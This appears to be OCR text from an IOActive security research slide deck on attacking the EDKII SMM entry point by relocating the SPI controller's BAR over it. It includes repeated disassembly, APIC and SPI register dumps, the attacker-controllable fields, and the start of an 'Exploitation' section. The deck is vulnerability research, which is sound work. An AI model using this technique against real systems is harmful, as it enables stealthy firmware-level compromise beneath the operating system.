34:   0f 20 c3                mov    ebx,cr0
37:   66 81 e3 f3 ff fa 9f    and    ebx,0x9ffafff3
3e:   66 83 cb 23             or     ebx,0x23
42:   0f 22 c3                mov    cr0,ebx
45:   66 ea 53 b0 f4 ae 08    jmp    0x8:0xaef4b053
4c:   00
4d:   [ GDTR HERE ]
```

SMM entry point + 0x4D

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Analysis of the EDKII SMM entry point

```
 0:   bb 4d 80                mov    bx,0x804d     ; 0x8000 + 0x4D
 3:   2e a1 d8 fd             mov    ax,cs:0xfdd8  ; DSC_OFFSET + 0xD8
 7:   48                      dec    ax
 8:   2e 89 07                mov    WORD PTR cs:[bx],ax
 b:   2e 66 a1 d0 fd          mov    eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
10:   2e 66 89 47 02          mov    DWORD PTR cs:[bx+0x2],eax
15:   2e 66 0f 01 17          lgdtd  cs:[bx];
1a:   b8 08 00                mov    ax,0x8
1d:   2e 89 47 fe             mov    WORD PTR cs:[bx-0x2],ax
21:   66 bf 00 30 f4 ae       mov    edi,0xaef43000
27:   66 67 8d 87 53 80 00    lea    eax,[edi+0x8053]
2e:   00
2f:   2e 66 89 47 fa          mov    DWORD PTR cs:[bx-0x6],eax
34:   0f 20 c3                mov    ebx,cr0
37:   66 81 e3 f3 ff fa 9f    and    ebx,0x9ffafff3
3e:   66 83 cb 23             or     ebx,0x23
42:   0f 22 c3                mov    cr0,ebx
45:   66 ea 53 b0 f4 ae 08    jmp    0x8:0xaef4b053
4c:   00
4d:   [ GDTR HERE ]
```

SMM entry point + 0x4D

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Analysis of the EDKII SMM entry point

```
 0:   bb 4d 80                mov    bx,0x804d     ; 0x8000 + 0x4D
 3:   2e a1 d8 fd             mov    ax,cs:0xfdd8  ; DSC_OFFSET + 0xD8
 7:   48                      dec    ax
 8:   2e 89 07                mov    WORD PTR cs:[bx],ax
 b:   2e 66 a1 d0 fd          mov    eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
10:   2e 66 89 47 02          mov    DWORD PTR cs:[bx+0x2],eax
15:   2e 66 0f 01 17          lgdtd  cs:[bx];
1a:   b8 08 00                mov    ax,0x8
1d:   2e 89 47 fe             mov    WORD PTR cs:[bx-0x2],ax
21:   66 bf 00 30 f4 ae       mov    edi,0xaef43000
27:   66 67 8d 87 53 80 00    lea    eax,[edi+0x8053]
2e:   00
2f:   2e 66 89 47 fa          mov    DWORD PTR cs:[bx-0x6],eax
34:   0f 20 c3                mov    ebx,cr0
37:   66 81 e3 f3 ff fa 9f    and    ebx,0x9ffafff3
3e:   66 83 cb 23             or     ebx,0x23
42:   0f 22 c3                mov    cr0,ebx
45:   66 ea 53 b0 f4 ae 08    jmp    0x8:0xaef4b053
4c:   00
4d:   [ GDTR HERE ]
```

SMM entry point + 0x4D

Loads GDTR

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Analysis of the EDKII SMM entry point

```
 0:   bb 4d 80                mov    bx,0x804d     ; 0x8000 + 0x4D
 3:   2e a1 d8 fd             mov    ax,cs:0xfdd8  ; DSC_OFFSET + 0xD8
 7:   48                      dec    ax
 8:   2e 89 07                mov    WORD PTR cs:[bx],ax
 b:   2e 66 a1 d0 fd          mov    eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
10:   2e 66 89 47 02          mov    DWORD PTR cs:[bx+0x2],eax
15:   2e 66 0f 01 17          lgdtd  cs:[bx];
1a:   b8 08 00                mov    ax,0x8
1d:   2e 89 47 fe             mov    WORD PTR cs:[bx-0x2],ax
21:   66 bf 00 30 f4 ae       mov    edi,0xaef43000
27:   66 67 8d 87 53 80 00    lea    eax,[edi+0x8053]
2e:   00
2f:   2e 66 89 47 fa          mov    DWORD PTR cs:[bx-0x6],eax
34:   0f 20 c3                mov    ebx,cr0
37:   66 81 e3 f3 ff fa 9f    and    ebx,0x9ffafff3
3e:   66 83 cb 23             or     ebx,0x23
42:   0f 22 c3                mov    cr0,ebx
45:   66 ea 53 b0 f4 ae 08    jmp    0x8:0xaef4b053
4c:   00
4d:   [ GDTR HERE ]
```

SMM entry point + 0x4D

Loads GDTR

Jumps to 32-bit (protected) code

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Analysis of the EDKII SMM entry point

```
 0:   bb 4d 80                mov    bx,0x804d     ; 0x8000 + 0x4D
 3:   2e a1 d8 fd             mov    ax,cs:0xfdd8  ; DSC_OFFSET + 0xD8
 7:   48                      dec    ax
 8:   2e 89 07                mov    WORD PTR cs:[bx],ax
 b:   2e 66 a1 d0 fd          mov    eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
10:   2e 66 89 47 02          mov    DWORD PTR cs:[bx+0x2],eax
15:   2e 66 0f 01 17          lgdtd  cs:[bx];
1a:   b8 08 00                mov    ax,0x8
1d:   2e 89 47 fe             mov    WORD PTR cs:[bx-0x2],ax
21:   66 bf 00 30 f4 ae       mov    edi,0xaef43000
27:   66 67 8d 87 53 80 00    lea    eax,[edi+0x8053]
2e:   00
2f:   2e 66 89 47 fa          mov    DWORD PTR cs:[bx-0x6],eax
34:   0f 20 c3                mov    ebx,cr0
37:   66 81 e3 f3 ff fa 9f    and    ebx,0x9ffafff3
3e:   66 83 cb 23             or     ebx,0x23
42:   0f 22 c3                mov    cr0,ebx
45:   66 ea 53 b0 f4 ae 08    jmp    0x8:0xaef4b053
4c:   00
4d:   [ GDTR HERE ]
```

SMM entry point + 0x4D

Loads GDTR

Jumps to 32-bit (protected) code

We need to control the BAR of the overlapped device at offset 0x4D

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Problems with the APIC

- The system becomes unstable when the APIC is moved
- The APIC registers are not useful for taking control at the SMM entry point

©2024 IOActive, Inc. All Rights Reserved.

APIC Registers

```
>>> rdmsr 0x1b
-> MSR:[0000001b]: fee00800
>>> physmem r 0xfee00000 0x100
0xfee00000 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0xfee00010 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0xfee00020 | 00 00 00 06 00 00 00 06 00 00 00 06 00 00 00 06 | ................
0xfee00030 | 10 00 05 80 10 00 05 80 10 00 05 80 10 00 05 80 | ................
0xfee00040 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0xfee00050 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0xfee00060 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0xfee00070 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0xfee00080 | 10 00 00 00 10 00 00 00 10 00 00 00 10 00 00 00 | ................
0xfee00090 | 10 00 00 00 10 00 00 00 10 00 00 00 10 00 00 00 | ................
0xfee000a0 | 10 00 00 00 10 00 00 00 10 00 00 00 10 00 00 00 | ................
0xfee000b0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0xfee000c0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0xfee000d0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0xfee000e0 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xfee000f0 | ff 01 00 00 ff 01 00 00 ff 01 00 00 ff 01 00 00 | ................
```

Reserved region

Writes are discarded

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Introducing the SPI controller


©2024 IOActive, Inc. All Rights Reserved.

SPI controller

- Used to read / write / erase the SPI flash


- Key features:
  - The BAR can be relocated over the SMM entry point
  - Portions of the BAR are attacker-controlled
  - Takes precedence over SMRAM when TClose is enabled

©2024 IOActive, Inc. All Rights Reserved.



©2024 IOActive, Inc. All Rights Reserved.

IOActive.



	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00	00	00	20	0F	00	00	00	00	00	00	00	00	00	00	22	02
10	06	20	04	04	06	04	9F	05	03	0B	0A	02	FF	9A	00	3B
20	12	07	33	31	08	20	20	20	0C	14	06	0E	C0	D4	00	80
30	C0	14	08	46	03	00	00	00	FC	FC	FC	FC	FC	88	00	00
40	3B	6B	BB	EB	00	00	00	00	00	00	00	00	42	00	12	00
50	00	12	13	0C	3C	6C	BC	EC	08	46	00	00	00	00	00	00
60	00	00	00	00	FD	00	00	00	00	00	00	00	00	00	00	00
70	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
80	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
90	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

SPI BAR

- GDTR is loaded from offset 0x4D
- Controllable fields:
  - 0x4C-50: FCH::LPCPCICFG::memoryrange
  - 0x50-54: FCH::LPCPCICFG::rom_protect_0

©2024 IOActive, Inc. All Rights Reserved.


Debugging setup

©2024 IOActive, Inc. All Rights Reserved.

Debugging Setup

- BAR buffer
  - PCI Squirrel with PCILeech firmware
  - Used for persistent memory across boot cycles
- SMM backdoor
  - Used for modifying code in SMM on-demand

©2024 IOActive, Inc. All Rights Reserved.



©2024 IOActive, Inc. All Rights Reserved.


IOActive.

Exploitation

©2024 IOActive, Inc. All Rights Reserved.

Attempt #1

©2024 IOActive, Inc. All Rights Reserved.





```
mov     bx,0x804d     ; 0x8000 + 0x4D
mov     ax,cs:0xfdd8  ; DSC_OFFSET + 0xD8
dec     ax
mov     WORD PTR cs:[bx],ax
mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov     DWORD PTR cs:[bx+0x2],eax
lgdtd   cs:[bx];
mov     ax,0x8
mov     WORD PTR cs:[bx-0x2],ax
mov     edi,0xaef43000
lea     eax,[edi+0x8053]

mov     DWORD PTR cs:[bx-0x6],eax
mov     ebx,cr0
and     ebx,0x9ffafff3
or      ebx,0x23
mov     cr0,ebx
jmp     0x8:0xaef4b053
```

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

